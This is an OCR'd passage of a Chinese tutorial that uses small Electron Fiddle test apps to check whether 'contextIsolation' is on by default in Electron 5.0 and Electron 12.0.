




可以看到，在 `Electron 5.0` 中，渲染进程成功打印出了 `Preload` 脚本中 `window` 对象的成员属性

我们尝试显式地将 `contextIsolation` 设置为 `true` ，再次进行测试






这回打印的结果是 `undefined`


这说明，在 `Electron 5.0` 中， `contextIsolation` 的默认值为 `false`

Electron 12.0


2021-03-02 (1139 days ago) 89.0.4389.69 14.16.0




由于之前安装过 `NodeJS 14.16.0` ，所以这里直接切换版本即可




部署好环境后进行测试




然而很遗憾的是，在 `Deepin Linux` 上 `Electron 12.0` 的程序似乎有 `bug` ，打不开开发者工具，所以我们采用 `alert` 的方式进行验证






可以看出，在 `Electron 12.0` 中默认 `contextIsolation` 的值为 `true` ，即默认开启上下文隔离

将 `contextIsolation` 显式地设置为 `false`



Electron Fiddle - Unsaved
File Edit View Window Tasks Show Me Help
Electron v12.0.0
Run
Console
Publish
Editors
index.html
main.js
preload.js
renderer.js
Modules
Search...
Main Process (main.js)
// Modules to control application life and create native browser window
const {app, BrowserWindow} = require('electron')
const path = require('path')
function createWindow () {
// Create the browser window.
const mainWindow = new BrowserWindow({
width: 800,
height: 600,
webPreferences: {
contextIsolation: false,
preload: path.join(__dirname, 'preload.js')
}
})
// and load the index.html of the app.
mainWindow.loadFile('index.html')
Renderer Process (renderer.js)
// This file is required by the index.html file and will
// be executed in the renderer process for that window.
// No Node.js APIs are available in this process because
// `nodeIntegration` is turned off. Use `preload.js` to
// selectively enable features needed in the rendering
// process.
if (typeof window.myAPI !== 'undefined' && typeof window.myAPI.desktop !== 'undefined') {
alert('contextIsolation is false');
} else {
alert('contextIsolation is true');
}
HTML (index.html)
<!DOCTYPE html>
<html>
<head>
<meta charset="UTF-8">
<title>Hello World!</title>
</head>
<body>
<h1>Hello World!</h1>
We are using Node.js ,
Chromium ,
and Electron .
<!-- You can also require other files to run in this process -->
<script src="./renderer.js"></script>
</body>
</html>
Preload (preload.js)
// All of the Node.js APIs are available in the preload process.
// It has the same sandbox as a Chrome extension.
window.addEventListener('DOMContentLoaded', () => {
const replaceText = (selector, text) => {
const element = document.getElementById(selector)
if (element) element.innerText = text
}
for (const type of ['chrome', 'node', 'electron']) {
replaceText(`${type}-version`, process.versions[type])
}
})
window.myAPI = {
desktop: true
}
1 数字键盘开启


File Edit View Window Tasks Show Me Help
Electron v12.0.0
Stop
Console
15:29:25 Saving files to temp directory...
15:29:25 Saved files to /tmp/electron-fiddle-7771-ENxCiiIGxWx6
15:29:25 Electron v12.0.0 started.
Hello World!
File Edit View Window Help
Hello World!
We are using Node.js , Chromium , and Electron .
contextIsolation is false
确定(O)

